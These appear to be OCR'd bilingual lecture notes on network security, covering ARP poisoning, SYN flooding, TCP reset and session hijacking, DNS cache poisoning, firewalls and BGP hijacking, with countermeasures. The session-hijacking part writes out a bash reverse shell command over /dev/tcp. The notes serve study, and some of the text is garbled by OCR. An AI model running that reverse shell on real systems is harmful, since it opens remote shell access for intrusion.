
1. classful addressing scheme



class A 0.0.0.0 – 127.255.255.255

class B 首位: 10

C 110

D multicasting (no specific network ID) 1110

for special purpose

E reserved

2. classless: CIDR

ip / network mask

Special IP Addresses

private IP addresses: (internal use)

10.0.0.1/8

172.16.0.0/12

192.168.0.0/16

lookback address (local)

127.0.0.0/8 = interface (lo) virtual/software

3. network address translation (NAT)

translate private address to public address


4. Packet Sniffing & Spoofing

Sniffing = receive every body's packets

Spoofing = put fake information

5. socket:

OS handle the packet construction



1) OS will bind a random port for client

2) computer may have multiple NIC, may need to choose IP/interface

6. MAC address Layer-2

NIC

IP address Layer-3 drop/router not-targeted packet

1) promiscous → tell NIC to sniff

2) raw socket → tell OS to copy and pass the sniffed packet

if promiscous is not turn on, raw socket can only see

(not portable, involve lot of low level programming)

3) filter out unwanted packets from early stage

BPF (Berkely Packet Filter)

- socket send from own computer
- socket received from own computer

(won't waste much computer resource)

4) PCAP: packet capture API

① pcap_open_live: configure pcap (handler)

② pcap_compile: translate human readable filter string → machine readable

③ pcap_setfilter: set filter in OS [error check]

④ pcap_loop: start capturing

⑤ packet handles

7. MAC header

deliver packets to device in different network, we need to send it to the router which we can refer to the routing table

Ethernet header (ethernet is broadcasting medium containing MAC address

8. ARP: address resolution protocol

ethernet broadcast address: FF:FF:FF:FF

9. ARP Cache Poisoning

1) stateless, could not check request/reply

2) gratuitous MAC address: broadcast itself's information when first join the net (sender/reciever are both the sender's information


3) unicast directly

4) only request accepted, reply/graduitous not work when no such entry in arp table; could spoof ICMP to insert entry

5) even ethernet header is correct, the device would still drop the packet if IP is incorrect, unless:
① IP forwarding is opened, which means device functions as a router
② sniff mode is open

6) ARP attack can only happened in LAN

10. IP not responsible for reliable out of order/lost transmission



11. need for fragmentation

1)

↓ len: 46 ~ 1500

↙

within 46 bytes, router will be able to detect collision


2) MTU: maximum transformation unit

fragmentation may also happen in router

fragment 之后，只有一个包包含 header

3) ping-of-death: 最后一个包比 total length，让最后包比后超过 buffer

4) teardrop attack:



12. route: 1) DHCP presene: 10.....

not presene = 169.254.....

2) pick the longese matched IP

3) configuse routing table

a. for routers:

routing protocals

(attacks on routing protocal)

b. for hoses:

DHCP

Default routers
Manual configuration
ICMP redirect

4) reverse path filtering in linux kernel
asymmetric routing
检查 input packet，调换 src/dst IP，
检查是否使用相同的 Interface

13. ICMP：在 IP layer
1) — control message
error message

2) ICMP redirect messages
① send to host to change route table
temporarily in cache, default close redirect
② send from router
③ new router must exist
④ MITM

3) attack
① ICMP redirected broadcast
② ICMP flood
③ reconnaissance (send ICMP reply which
will not be blocked)：check all available
resources on server

14. UDP layer

1) one port number can only be registered by one application

2) well-known ports: 0-1023
only super users can change reserved ports
less well-known ports: 1024-49151
private ports: 49152-65535

3) transport layer protocols


	TCP	UDP
connection	connection	connection-less
packet boundary	stream-based	maintain boundary
reliability	✓	✗
ordering	✓	✗
speed	✗	✓
broadcast	✗	✓

4) UDP attacker:

a. ping-pong attack
old day port 13: response ignoring request

b. UDP flooding attacks
no handshakes

c、UDP Amplification Attack



15. TCP

1. flow control / conjestion control
2. python socket = fork 进程后，允许同进程内要 close 不要复制 socket，close 会清除 file description，当 socket 没有 reference 引用以后会自动关闭
3. TCP buffer =

application → write → buffer

application → write → buffer

① TCP decide send = 1. timing
wake 2. enough data


② buffer merges data packet together

③ applications could not use same port; different TCP connections will use different buffer

④ TCP sequence number

flow and congestion control

① TCP sliding window



1) moving


2) window size adjust less than receiver's window advertisement

3) congesting window: if packets get dropped, shrinking window

min( ) ≥ window size

② urgent data: allows out-of-band data

⑤ SYN flooding



notice: if server send reply SYN+ACK to the random host, the random host will send server RST (reset) packet and server would remove information from half open queue

⑥ SYN Cookie countermeasure


It will moniter the half open queue. once it is going to be full, it will put SYN/seq information in a packet and send it back to sender. And the server would recover the connection information from the

new packet from real sender


⑦ TCP Reset connection

1) close TCP connection

a. normal




b. abnormal



2) Spoofing TCP Reset

need to make sure sequence number right

⑧ TCP session hijacking



3) reverse shell

① bash

echo $$; return process No.

cd /proc/8227/fd ; can see some kernel data

ls -l

② /dev/tcp/xxx.xxx.xxx.xxx/port

would create a TCP connection

③ 修改当前进程的 file descriptor table 九命令方法通过 > < 操作修改

如


bash -i > /dev/tcp/10.0.28/9090 0<&1

注意：bash 的 prompt 输出在 fd 2

&1 表示 fd 1 的内容到 0


④ if server not run bash
/bin/bash -c " "

4) mitnick




16. DNS

① DNS hierachy



② DNS Zone V.S. Domain

1) Zone is associated with one nameserver
2) While a nameserver could hold many zones
3) domain not necessarily in one nameserver,
4) One zone represents one subdomain
5) Zone 都是平级的，等价一个 database



③ Local DNS server
↳ not necessarily on LAN, like 8.8.8.8 google DNS

④ DNS cache
inside local DNS server

⑤ root server
1) IP anycast = 多个 server 使用相同的 IP

2) 13 root server

/etc/bind/name.conf.default-zones

3) local DNS server

/etc/resolv.conf (will periodically be updated by DHCP)

/etc/resolvconf/resolv.conf.d/head

update /etc/resolv.conf

sudo resolvconf -u

⑥ Local DNS Cache Poisoning Attack

⑦ Remote DNS Cache Poisoning Attack (Kaminsky)

Forging DNS replies:

1) choice of DNS server (1) + destination port (16) + transaction ID (16 bits)

2) the timing of the spoofing

trigger Local DNS server by spoofing

3) the cache effect

send out request of random subnet of the target

Countermeasure :

DNSSEC : applying signature to prove the reply is authentic

HTTPS will confirm the client's request when redirecting

⑧ TCP rebinding attack

Same-origin policy only checks the address name, rebind the IoT's address to the attacker's address name


⑨ DNS reverse lookup

reverse the IP 1.2.3.4 to 4.3.2.1, and checking the IP from right to left like DNS query

⑩ DNS denial of service

17. VPN

① SSH tunnel = port forwarding




② IP tunnel

1) inside kernel = IPSec hard to modify


2) application layer = TUN/TAP

If we want to obtain the whole packet (IP, MAC...), one typical way is to use raw socket, however, when using raw socket, we just get the copy, and the orignal packet is already processed. to solve this, TUN/TAP is introduced

TUN/TAP virtual interface



注意：往TUN里写数据的时候，写进去的包必须是TUN设备才会被写入 network stack



防止从TUN发出去的包再进入TUN，系统在route table里单独设置为通过物理NIC，并把设为mask设置为255.255.255.255，因为route会优先匹配最长mask

③ VPN bypass firewall

egress firewall = 外出
ingress firewall = 进入

18. firewall


① types of firewall:

check header:
1) packet filter: header of individual packet
2) stateful filter: checking a set of packets

3) application/proxy filter: check content

② firewall mechanism (inside kernel)

netfilter hook = attach codes to certain stage



-m -j


③ iptables

can use match extension

can use target extention

```
iptables [-t filter] -A INPUT <rule> -j <target>
```

1) chain → hook
2) table → organize rules
   some tables may have all the chains



3) SNAT

4) DNAT

- port forwarding
- load balancing

5) Stateful firewall


TCP: connection status

NEW
ESTABLISHED
RELATED
INVALID

19. BGP

1) high-level picture

autonomous system



2) autonomous systems

① Stub: connect to one automous system

② multihomed: connect to many automous systems

③ transit

3) peering and BGP Speaker/router

BGP: establish TCP, exchange information

1. private peering

2. internet exchanging point: a lot of different ISP peering

the same autonomous systems could peer in different locations

4) BGP prefix advertisement

AS path

↓

#AS2 #AS1 ··· xxx.xxx.xxx.xxx/xx

- prefix update
- prefix withdraw
  - → keep alive signal

5) BGP path selection algorithm

AS only advertise the best path to neighbors

weight

↓

Local preference

↓

locally generated or aggregated

↓

path length (could prepending same #AS to avoid using backup traffic)

↓

⋮

6) IBGP (internal BGP) and
IGP (interior gateway protocol)

① IBGP: forward information internal BGP speakers
thus no need to add its #AS

② IGP:
OSPF (open shortest path first)
RIP (routing information protocol)
configure internal router

7) overlapping routes
longgest matched path

8) IP anycast
serveral servers annouce the same IP address
mainly used for stateless servire

9) BGP hijacking:
annouce all the subnet address, like:

hijack → 8.8.0.0/16
8.8.0.0/17
8.8.128.0/17

10) against BGP attack:

① protecting BGP speaker

② ... session (TCP)


- spoofing attack, encryption
- TCP reset attack
- BGP TTL security (TTL=2或5)
